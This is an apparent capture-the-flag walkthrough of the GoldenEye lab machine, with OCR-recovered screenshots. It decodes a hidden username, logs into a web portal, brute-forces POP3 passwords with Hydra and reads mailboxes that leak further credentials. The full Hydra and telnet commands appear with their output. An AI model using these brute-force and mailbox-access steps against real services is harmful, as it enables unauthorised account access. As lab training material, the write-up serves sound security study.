


google.com/search?q=%26%2373%3B%26%23110%3B%26%23118%3B%26%23105%3B%26%2399%3B%26%23105%3B...

InvicibleCack3r

These are results for *Invincible Crack3r*
Search instead for InvicibleCack3r

Decoding HTML Entities to Reveal Username



mothereff.in/html-entities

HTML entity encoder/decoder

Decoded:

```
InvicibleCack3r
```

Encoded: (permalink)

```
&#73;&#110;&#118;&#105;&#99;&#105;&#98;&#108;&#101;&#67;&#97;&#99;&#107;&#51;&#114;
```

☑ only encode unsafe and non-ASCII characters
☐ allow named character references in output (incompatible with older browsers)


About this tool

This tool uses *he* to HTML-encode any string you enter in the 'decoded' field, or to decode any HTML-encoded string you enter in the 'encoded' field.

Made by @mathias — fork this on GitHub!

Successfully Logging in with Discovered Credentials

Accessed the authenticated page at http://192.168.56.101/sev-home/. Entered the following credentials in the HTTP Basic Authentication prompt




```
Severnaya Auxilia
****TOP SECRET AC
Accessing Server
Server Name:.....
GOLDENEYE

User: UNKNOWN
Naviagate to /sev
```

192.168.56.101

This site is asking you to sign in.

Username: boris

Password: •••••••••••••••



Save password for http://192.168.56.101?

Username: boris

Password: InvincibleHack3r

□ Show password

LDENEYE


e is a Top Secret Soviet oribtal weapons
nce you have access you definitely hold
ret clearance and qualify to be a certified
e Network Operator (GNO)

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since *security by obscurity* is very effective, we have configured our pop3 service to run on a very high non-default port


After logging into the /sev-home/ portal, I found a hint about a POP3 service running on a high port. I used telnet to connect to port 55006 on the victim machine and tested with USER boris.

The connection was accepted but closed immediately, confirming POP3 was running and likely required full login credentials. This helped identify another attack vector for password testing or further enumeration.




```
┌──(azizul㉿kali)-[~]
└─$ telnet 192.168.56.101 55006
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
USER boris
Connection closed by foreign host.

┌──(azizul㉿kali)-[~]
└─$ 
```

Next, I connected to port 55007 using Telnet and confirmed it was running the "GoldenEye POP3 Electronic-Mail System". I entered the username boris and the previously discovered password InvincibleHack3r, but the authentication failed with an error: -ERR [AUTH] Authentication failed. This showed that although the username was valid and the service was reachable, the password was incorrect for this POP3 login. This step confirmed that user boris exists on the mail system and hinted at a potential brute-force or password enumeration opportunity.



```
┌──(azizul㉿kali)-[~]
└─$ telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS InvincibleHack3r
-ERR [AUTH] Authentication failed.
```

Then I focus on pop3. To bypass the failed login attempt on the POP3 service, I used Hydra to perform a brute-force attack with the following command: hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 192.168.56.101 -s 55007 pop3 -I -t 20




```
┌──(azizul㉿kali)-[~]
└─$ hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f 192.168.56.101 -s 55007 pop3 -I -t 20

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 06:37:21
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 20 tasks per 1 server, overall 20 tasks, 262 login tries (l:1/p:262), ~14 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 162 to do in 00:02h, 20 active
[55007][pop3] host: 192.168.56.101   login: boris   password: secret1!
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 06:39:56

┌──(azizul㉿kali)-[~]
└─$ 
```

Explanation:

- -l boris → target username
- -P /usr/share/wordlists/fasttrack.txt → path to the password wordlist
- -f → stop after first valid password is found
- 192.168.56.101 → target IP (victim machine)
- -s 55007 → POP3 service port
- pop3 → service to attack
- -I → ignore retries on failed connects
- -t 20 → number of parallel tasks (speed up the attack)


After discovering valid credentials with Hydra, I manually confirmed POP3 access using Telnet: and I logged in with USER boris and PASS secret1!



```
┌──(azizul㉿kali)-[~]
└─$ telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
```

The server responded with +OK Logged in., confirming successful authentication. This step verified that the credentials were correct and the POP3 service could be accessed for further enumeration or data extraction.


list



```
+OK Logged in.
list
+OK 3 messages:
1 544
2 373
3 921
.
```

We have got 3 mails. Let’s read them one by one.


retr 1



```
retr 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E47454B1
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for securit
y risks because I trust you and the other admins here.
.
```

1st mail

Retr 2




```
retr 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
.
```

2nd mail

From 2nd mail I got Natalya

Now I will try if we can get Natalya’s password using hydra.

hydra -l natalya -P /usr/share/set/src/fasttrack/wordlist.txt 192.168.56.101 -s 55007 pop3




```
┌──(azizul㉿kali)-[~]
└─$ hydra -l natalya -P /usr/share/set/src/fasttrack/wordlist.txt 192.168.56.101 -s 55007 pop3
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-15 06:57:29
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 262 login tries (l:1/p:262), ~17 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 182 to do in 00:03h, 16 active
[55007][pop3] host: 192.168.56.101   login: natalya   password: bird
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-15 07:00:27

┌──(azizul㉿kali)-[~]
└─$ 
```

Explanation:


- -l natalya → login/username
- -P /usr/share/set/src/fasttrack/wordlist.txt → path to the password wordlist
- 192.168.56.101 → target IP (victim)
- -s 55007 → custom POP3 port
- pop3 → protocol to attack

With hydra successful bruteforce now I have two valid credentails for pop3 . lets login and see if we get anything.


First logging in as user boris



```
┌──(azizul㉿kali)-[~]
└─$ telnet 192.168.56.101 55007
Trying 192.168.56.101 ...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
user natalya
+OK
pass bird
+OK Logged in.
```



```
+OK Logged in.
list
+OK 2 messages:
1 631
2 1048
.
```




```
retr 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you
config issues, especially is it's related to security...even if it's not, just enter it in under the
f "security"...it'll get the change order escalated without much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

I got interesting things under natalya.

First one is user creds.
username: xenia
password: RCP90rulez!

Next is internal domain URL
Domain: severnaya-station.com/gnocertdir

